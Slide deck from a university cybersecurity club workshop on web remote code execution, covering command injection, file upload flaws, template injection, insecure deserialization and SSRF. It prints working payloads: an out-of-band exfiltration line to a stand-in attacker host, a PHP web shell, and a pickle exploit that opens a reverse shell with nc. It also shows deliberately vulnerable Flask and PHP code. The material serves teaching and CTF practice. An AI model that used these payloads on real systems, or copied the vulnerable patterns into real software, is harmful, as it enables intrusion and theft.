

Web RCE Taxonomy

A UMass Cybersecurity
Club Workshop



Disclaimer!

Don't do this stuff without explicit permission!

III. COMPUTER FRAUD

A. RELEVANT STATUTES

1. 18 U.S.C. § 1030(a)(2) and (a)(4)–(6) (Computer Fraud and Access)

As stated above, sections 1030(a)(2) and (a)(4)–(6) prohibit unauthorized access to a computer and obtaining information, computer fraud, intentional damage or loss without authorization by transmission of a program or code, and trafficking in passwords or similar computer access information, respectively.



Prepared by the
Office of the General Counsel

are punishable by not more than one year in prison unless (1) the offense was committed for purposes of commercial advantage or private financial gain or in furtherance of a criminal or tortious act, or the value of the information exceeds \$5,000, in which case the defendant faces up to five years' imprisonment, or (2) the defendant has a prior conviction for an offense under section 1030, in which case the maximum prison term is ten years.³²

Review & Basic Info

We assume knowledge of HTTP, HTML, & basic website / server fundamentals.

Burp Suite - A Quick Recap

- Burp Suite is a powerful tool that allows us to intercept HTTP requests we send or receive from remote servers
- Importantly we can edit and resend requests to more precisely test web applications
- Burp Suite also allows us to visualize targets very well as it keeps a history of all requests made through its proxy and a sitemap

<https://portswigger.net/burp/communitydownload>





Terminology

- **RCE - Remote Code Execution**
 - Attacker executes arbitrary commands or code on the server hosting the web app

This is not an exhaustive overview of web-based RCE's! It's meant to give you an idea of what the field looks like.

We're also going to go very fast today. Don't worry if you get lost on the details - the important part is knowing the shape of the attack.



OS Command Injection

OS Command Injection (Shell Injection)

OS Command Injection: Any time an attacker executes their own commands on a server

e.g. app executes OS system commands with unsanitized user input → attacker can execute commands on the server

<https://insecure-website.com/stockStatus?productID=32>

`./app <user-param>`

`./app 32`

<https://insecure-website.com/stockStatus?productID=32%20%26%20echo%20iwashere>



`./app 32 & echo iwashere`


Command Injection - Enumerating a Compromised System

Purpose	Linux Command	Windows Command
Name of Current user	<code>whoami</code>	<code>whoami</code>
Operating system details	<code>uname -a</code>	<code>ver</code>
Network configuration	<code>ifconfig</code>	<code>ipconfig /all</code>
Active network connections	<code>netstat -an</code>	<code>netstat -an</code>
Running processes	<code>ps -ef</code>	<code>tasklist</code>

Blind Injection

Blind Injection: App doesn't return command output directly with it's HTTP response

- Time delays: `& sleep 10 &` or `;ping -c 10 127.0.0.1; —` measure response time
- File write + fetch: `& whoami > /var/www/static/whoami.txt &`
- Out-of-band (OAST): `& nslookup $(whoami).attacker.com &` — leverages DNS callbacks



Injection Techniques & Separators

- Possible command separators (work on both Windows + Unix) (*used to terminate or chain commands*):
 - `&`
 - `&&`
 - `|`
 - `||`
- Possible command separators (only works on Unix) (*used to terminate or chain commands*):
 - `;`
 - Newline (`0x0a` or `\n`)
- Perform inline execution of injected command within the original command (only works on Unix) with
 - `<injected-command>` (backticks) or
 - `$(<injected-command>)` dollar character
- If input is within quotes, escape quoted context with `"` or `'`, then inject new command

○ ○ ○

```
import os
```

```
def run_command(user_input):
```

```
    command = f"echo 'Hello, {user_input}' >  
    output.txt"  
    os.system(command)
```

Injection Techniques & Separators

- Possible command separators (work on both Windows + Unix) (*used to terminate or chain commands*):
 - `&`
 - `&&`
 - `|`
 - `||`
- Possible command separators (only works on Unix) (*used to terminate or chain commands*):
 - `;`
 - Newline (`0x0a` or `\n`)
- Perform inline execution of injected command within the original command (only works on Unix) with
 - `<injected-command>` (backticks) or
 - `$(<injected-command>)` dollar character
- If input is within quotes, escape quoted context with `"` or `'`, then inject new command

○ ○ ○

```
import os

def run_command(user_input):
    # Vulnerable: user input is embedded within
    # single quotes in a shell command
    command = f"echo 'Hello, {user_input}' >
output.txt"
    os.system(command)
```

```
echo 'Hello, ' ; touch evil.txt; echo ' ' > output.txt
```

```
// PAYLOAD
user_input = "'; touch evil.txt; echo '"
```

File Upload Vulnerabilities

File Upload Vulnerabilities

- **File Upload Vulnerabilities:** web server **lets users upload files** to its file system **weak or no validations/restrictions**
 - Attacker can upload a **server-side script** (ex. PHP, ASPX, etc.) into an **executable location**
 - Attacker can then trigger a **follow-up HTTP request** to the uploaded file to cause the server to execute it, resulting in **RCE**

What ASPECT (ex. size, type, contents, name) is the website failing to validate about the file?

What RESTRICTIONS are on the file once it has been successfully uploaded?

Server Misconfiguration 1: Weak MIME-type Checking

- **Content Type = MIME type header** used to describe file media (ex. `image/jpeg`, `text/html`)
- Websites check **Content-Type** headers from client, but client controls that header! *Never trust client-controlled data!*
- Server should do it's own inspection (ex. check file extension, magic bytes, etc.)




Server Misconfiguration 2: Upload Directories

- User uploaded files are usually placed in “safe” directories **not** marked as executable (ex. `/uploads/` should only server static content)
- if a `.php` file is placed in a PHP-enabled directory, server will execute it
- Else, it will send the file’s content as a plain text in the response
- Server can accidentally allow files in the `/uploads/` directory to be treated as executable if they have `.php` file extension

Server Misconfiguration 3: Vulnerable to Path Traversal

- User uploaded files are usually placed in “safe” directories not marked as executable (ex. `/uploads/` should only server static content)
- Attackers can try path traversal (`../../var/www/html/evil.php`) to get their file into a code-executable directory



Server Misconfiguration 4: Bad Filename Sanitization

- If a server doesn't sanitize user-controlled file names, attackers can:
 - Upload files with double extensions (ex. `shell.php.jpg` → interpreted as PHP).
 - Use special characters or null bytes (`shell.php%00.jpg`) to trick parsers.
 - Overwrite existing files (like replacing `index.php` with a backdoored version).

Web Shells

Gives attacker remote interface to run commands, read/write files, control web server, etc. over HTTPS

```
<?php echo system($_GET['command']); ?>
```

```
GET /example/exploit.php?command=id
```

Attacker uploads a server-side file (.php, .jsp, .asp, .py, etc.) via file upload vulnerability.



Server stores file somewhere it can be requested



Attacker sends request to that file path (ex. GET /uploads/evil.php), causing interpreter to run the web shell code



Attacker sends commands to for script to run on server via POST body, query strings, etc.

Demo Time!



SSTI (Server-Side Template Injection)

What is a template?


Problem: HTML pages for complex websites often require lots of custom functionality using dynamic data - how do we incorporate this into the HTML?

Solution: We use **templating engines** to streamline the rendering of html pages for web pages! (and/or use browser based code like Javascript but we're not talking about that today)

What is a template?

A blueprint/structure (often just HTML with extra symbols), that contains placeholders for data.

- Combined by a **template engine** with data to create a document with all the data placed into the template.
- Typically formed **server-side** before being sent to the client.
 - Client just receives a HTML page without any placeholders



Templating Examples

Many different templating engines/languages exist!

Big ones include:

- EJS (Javascript / Express)
- PHP (PHP)
- Thymeleaf (Java)

We'll cover **Jinja2** today.

Used by Flask (python server)



Why use Templates?

- Cleaner Syntax
- Additional Control
 - e.g. Conditionals
- Inheritance/Reusability
- Modularity
- Automatic Escaping (Sanitization)
- And more!



TLDR: Makes working with dynamic data much easier, smoother, and safer (*if* done right!)

Templating Examples

What does Jinja2 Templating look like?

Text templates/message.txt

```
Hello {{ name }}!
```

I'm happy to inform you that you did very well on today's {{ test_name }}.
You reached {{ score }} out of {{ max_score }} points.

See you tomorrow!
Anke

Template

```
content = template.render(  
    student,  
    max_score=max_score,  
    test_name=test_name  
)
```

```
students = [  
    {"name": "Gergeley", "score": 87}
```

Code

```
Hello Gergeley!
```

I'm happy to inform you that you did very well on today's Python Challenge.
You reached 87 out of 100 points.

See you tomorrow!
Anke

Content

Templating Examples


Some engines let you execute code, add conditionals, etc

```
@app.route('/', methods=['GET'])
def root():
    name = request.args.get('name')

    template = '''{% if balance > 0 %}
        <div class="balance">
            <h2>Balance for {{ user }}: {{ balance }}</h2>
        </div>
    {% else %}
        <div class="you are broke">
            <h2>you are broke</h2>
        </div>
    {% endif %}'''


    return render_template_string(template, user="Bob", balance=21)
```

When Balance = 21



Balance for Bob: 21

When Balance = -1



you are broke

{% xxx %} used for statements like conditions, loops, assignments
{{ xxx }} for variables

Templating Examples

Some engines let you execute code, add conditionals, etc

```
@app.route('/', methods=['GET'])
def root():
    preexistingData1 = 9
    preexistingData2 = 10;
    name = request.args.get('name')

    template = '''<!DOCTYPE html><html><body>
        <h1>What's 9+10? {{preexistingData1 + preexistingData2 + 2}}</h1>''' + \
        '''</body></html>'''

    return render_template_string(template, preexistingData1=preexistingData1,
                                   preexistingData2=preexistingData2)
```

← → ↺ 🏠 ⓘ 127.0.0.1:5000

🗪 | 🔍 Amplenote 🔒 Moodle ⚙️ Login

What's 9+10? 21

Templating Examples

This can get more complex - you can access attributes, call functions!


```
app = Flask(__name__)

@app.route('/', methods=['GET'])
def root():
    template = '''
        <!DOCTYPE html>
        <html>
        <body>
            {% set os = import_in_template('os') %}
            <p>Omg you're running code {{os.popen('ls').read()}}</p>
        </body>
        </html>'''

    return render_template_string(template, import_in_template=importlib.import_module)

if __name__ == '__main__':
    app.run(debug=True)
```

We'll be focusing on this functionality today!




Where could this go wrong?

```
def write_message(name):  
    return f'<p>hello {name}!</p>'  
  
@app.route('/', methods=['GET'])  
def root():  
    name = request.args.get('name')  
  
    template = '''<!DOCTYPE html><html><body>  
        <h1>What's 9+10?  {{9+10+2}}</h1>''' + \  
        (write_message(name) if name else write_message("Default")) + \  
        '''</body></html>'''  
  
    return render_template_string(template)
```

SSTI!

Server-Side Template Injection

- Attackers inject malicious input into templates that is processed server-side
- Expose data or get server to run your own commands



Challenge 1

Try to read the flag
local variable!

(Hint: We won't cover
today, but the next few
challenges make use of
format strings in their
code - make sure not
to get confused by
those!)

```
from flask import Flask, abort, request, render_template_string
import jinja2, re, hashlib

app = Flask(__name__)

@app.route('/', methods=['GET'])
def root():

    payload = request.args.get('name')
    if not payload:
        payload = "use get param 'name' eg <a href='/?name=sample_text'>link</a>"

    template = f'''
<!DOCTYPE html>
<html>
  <head>
  </head>
  <body>
    <h1>Hello</h1>
    {% set flag='UMASS{' + payload + '}' %}
    <p>hello {payload}</p>
  </body>
</html>'

    return render_template_string(template)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000, debug=False)
```

Can we get RCE?

We have arbitrary python code execution (with limitations).

But, we want more! We want to execute our own shell commands!

Answer: the OS library!

We can use `os.popen()` to run arbitrary shell commands, then do `.read()` to get output! (`os.system()` only returns exit codes)

- e.g. `os.popen("ls").read()`

Lots of tricks surrounding this - try the other

```
larry@larrycomputer:~/Documents/SSTI_WorkShop_  
Python 3.13.2 (main, Feb  4 2025, 00:00:00) [G  
Type "help", "copyright", "credits" or "licens  
>>> import os  
>>> os.popen('ls').read()  
'example.py\nflag.txt\n__pycache__\ntest.py\n'  
>>> █
```


UI calls to see more!. Will post old SSTI slides for reference.

Insecure Deserialization

Serialization and Deserialization

- **Serialization:** convert complex data structures into a “flat format” that can be easily stored + transferred
 - Serialization will preserve state
 - Used for transferring objects over a network, between different parts of an app, etc.
- **Deserialization:** process of restoring a serialized string into a replica of the original object with the same state it had when it was deserialized
- Often used for compressing **code / data structures**

“Like dehydrating food, then rehydrating it with water (custom logic) later”



Serialization and Deserialization Examples

Python - `pickle`

```
import pickle

data = {"name": "Alice", "age": 30}
serialized = pickle.dumps(data)
deserialized = pickle.loads(serialized)

# b'\x80\x04\x95\x11\x00\x00\x00\x00\x00\x00\x00\x94(\x8c\x04name\x94....
```

PHP - `serialize()`, `unserialize()`

```
<?php
$data = ["name" => "Alice", "age" => 30];
$serialized = serialize($data);
$deserialized = unserialize($serialized);
?>

// a:2:{s:4:"name";s:5:"Alice";s:3:"age";i:30;}
```

Java - `Serializable`

```
import java.io.*;

class Person implements Serializable {
    String name;
    int age;
    Person(String n, int a) { name = n; age = a;
}
}

Person p = new Person("Alice", 30);

// aced 0005 7372 0013 5065 7273 6f6e ... (hex
dump)
```

Ruby - `Marshal`

```
data = { "name" => "Alice", "age" => 30 }
serialized = Marshal.dump(data)
deserialized = Marshal.load(serialized)

# "\x04\b{\a\"\\tname\\\"\\nAlice\\\"\\bagei\\x1F"
```

Insecure Deserialization Attack

Goal: Pass malicious object into website via it's deserialization process (for code / data structures)

- ***Class Substitution:*** In some frameworks, attackers can replace serialized objects with objects from any class available to the application
- ***Attack Before Completion:*** Even if an unexpected class causes an exception, the payload will execute during the deserialization process itself
- ***Build Gadget Chains***

PHP Serialization

`serialize()`: PHP object → human-readable string that represents the object (*serialized string*)

- `serialize()` saves all the properties in the object, but NOT the method of the class of the object (JUST the name of the class)

- `b: BOOLEAN`
- `i: INTEGER`
- `d: FLOAT`
- `s:LENGTH_OF_STRING:"ACTUAL_STRING"`
- `a:NUMBER_OF_ELEMENTS:{ELEMENTS}`
- `O:LENGTH_OF_NAME:"CLASS_NAME":NUMBER_OF_PROPERTIES:{PROPERTIES}`

```
<?php
class User{
    public $username;
    public $status;
}
$user = new User;
$user->username = 'vickie';
$user->status = 'not admin';
echo serialize($user);
?>
```

```
// 0:4:"User":2:
{s:8:"username";s:6:"vickie";s:6:"status";s:
9:"not admin";}
```

PHP Deserialization

deserialize(): serialized string →
copy of a copy of the originally
serialized object

- class definition must be present
in file (otherwise object will
instantiated as a
__PHP_Incomplete_Class)
- will execute **__wakeup()** if
defined for that class

```
<?php
class User{
    public $username;
    public $status;
}
$user = new User;
$user->username = 'vickie';
$user->status = 'not admin';
$serialized_string = serialize($user);
$unserialized_data =
unserialize($serialized_string);
var_dump($unserialized_data);
var_dump($unserialized_data["status"]);
?>
```

***magic method:** special methods that are automatically invoked when an “event” happens*

Magic Methods in PHP

`__wakeup()`

- Runs automatically when an object is unserialized.
- Commonly used to re-establish resources (ex. database connections) or perform reinitialization tasks

`__destruct()`

- Runs when an object is destroyed (no more references to that object remain)
- Used for clean up tasks, but can be dangerous if it performs sensitive actions (ex. deleting files)

`__toString()`

- Called when an object is used in a string context

`__call()`

- Invoked when calling inaccessible or undefined methods
- Receives the method name and arguments, allowing dynamic handling of method calls
- Ex. `$object → undefined($args)` will turn into `$object → __call('undefined', $args)`

PHP Object Injection: Vulnerabilities in `unserialize()`

- **PHP Object Injection:**
Attacker modifies properties in the serialized string fed into `unserialize()`
- Methods (including magic methods!) can pass in attacker-controlled data into “sinks” (dangerous functions)
→ RCE

```
class Example2
{
    private $hook;
    function __construct(){
        // some PHP code...
    }
    function __wakeup(){
        if (isset($this->hook)) eval($this->hook);
    }
}
// some PHP code...
$user_data = unserialize($_COOKIE['data']);
// some PHP code...
```

PHP Object Injection: Vulnerabilities in `unserialize()`

```
class Example2
{
    private $hook = "phpinfo(";
}
print urlencode(serialize(new Example2));
```

```
class Example2
{
    private $hook;
    function __construct(){
        // some PHP code...
    }
    function __wakeup(){
        if (isset($this->hook)) eval($this->hook);
    }
}
// some PHP code...
$user_data = unserialize($_COOKIE['data']);
// some PHP code...
```

Turn And Talk - get this
code to call `phpinfo()`

<https://onlinephp.io/>



Python pickles

- `pickle.dumps()` : serialize objects
- `pickle.loads()` : deserialize objects

Don't unpickle data from users!

`pickle` — Python object serialization

Source code: [Lib/pickle.py](https://lib/pickle.py)

The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. “Pickling” is the process whereby a Python object hierarchy is converted into a byte stream, and “unpickling” is the inverse operation, whereby a byte stream (from a [binary file](#) or [bytes-like object](#)) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as “serialization”, “marshalling,” [\[1\]](#) or “flat-tening”; however, to avoid confusion, the terms used here are “pickling” and “unpickling”.

Warning: The `pickle` module is **not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See [Comparison with json](#).

Relationship to other Python modules

RCE via `__reduce__()`


“Gives you the dehydrated food and instructions for hydrating it”

- `__reduce__()` — hook in Python’s pickle protocol that controls how an object is serialized / reconstructed.
- Minimal tuple form: `(callable, args)` — `callable` is invoked with `args` to create the object on unpickle.
- Use-case: lets classes with non-serializable resources (e.g., open files, sockets) define custom reconstruction.
- Attackers can instruct `__reduce__()` to call functions that exist on the target system (no need to import the original class).

The `__reduce__()` method takes no argument and shall return either a string or preferably a tuple (the returned object is often referred to as the “reduce value”). [...] When a tuple is returned, it must be between two and six items long. Optional items can either be omitted, or None can be provided as their value. The semantics of each item are in order:

- A callable object that will be called to create the initial version of the object.
- A tuple of arguments for the callable object. An empty tuple must be given if the callable does not accept any argument. [...]

220 Takers rn
(not actually
related)



Exploiting Python pickles

```
import pickle
import base64
from flask import Flask, request

app = Flask(__name__)

@app.route("/hackme", methods=["POST"])
def hackme():
    data =
    base64.urlsafe_b64decode(request.form['pickl
ed'])
    deserialized = pickle.loads(data)
    # do something with deserialized or just
    # get pwned.

    return '', 204
```

```
import pickle
import base64
import os
```

```
class RCE:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f;
cat /tmp/f | '
            '/bin/sh -i 2>&1 | nc
127.0.0.1 1234 > /tmp/f')
        return os.system, (cmd,)
```

```
if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    print(base64.urlsafe_b64encode(pickled))
```


```
b'gASVbgAAAAAACMBXBvc2l4lIw
Gc3lzdGVt1JOUjFNybSAvdG1wL2Y7
IGlrZmlmbyAvdG1wL2Y7IGNhdCAvd
G1wL2YgfCAvYmluL3NoIC1pIDI-Jj
EgfCBuYyAxMjcucMC4wLjEgMTIzNCA
-IC90bXAvZpSF1FKULg=='
```

serious and unserious
challenges on
training.umasscybersec.org

Vectors for RCE (One Example)

SSRF - Server Side Request Forgery

- “Trick” the server into making malicious requests on behalf of the attacker. (“Forge” a request)
- Useful when there are resources only trusted systems (e.g. on the same network) can access.
- In some contexts, SSRF is used as a vector for file access or file upload vulnerabilities



Examples:

Let's say we have a shopping website, and they query an API via http requests to search their stock.

```
http://buypens.net:8080/product/stock/green-pen
```

The user's browser sends the whole link as a post request and shows us the data it sees

```
POST /product/stock
```

```
stockurl=http://buypens.net:8080/product/stock/green-pen
```

Discuss:

Let's say there's a page on the server, `http://buypens.net:8080/admin`, only accessible locally.

How can we modify our request to exploit this?

What else could we do with it?

Check out *SSRF - Secret Portal* if you want to practice! (Not an RCE Challenge Though)

NECCDC Applications open soon!

If you're interested in blue teaming, this is a competition where you defend a simulated corporate network against industry professional hackers!

- Fill out our interest form!
- Application materials will be released next week.

Interest form



Join us on Friday for a CTF!

Play an international CTF alongside the team, or get guided practice on our training platform!

Friday, 10/3 | 4-7 PM | LGRC A104

(Firewall Talk Delayed)



Questions?

How do I learn more?

How can I get involved?

When are you guys available?

Come Up & Ask!

Resources Posted in Discord



Newsletter



Discord



Twitter



Website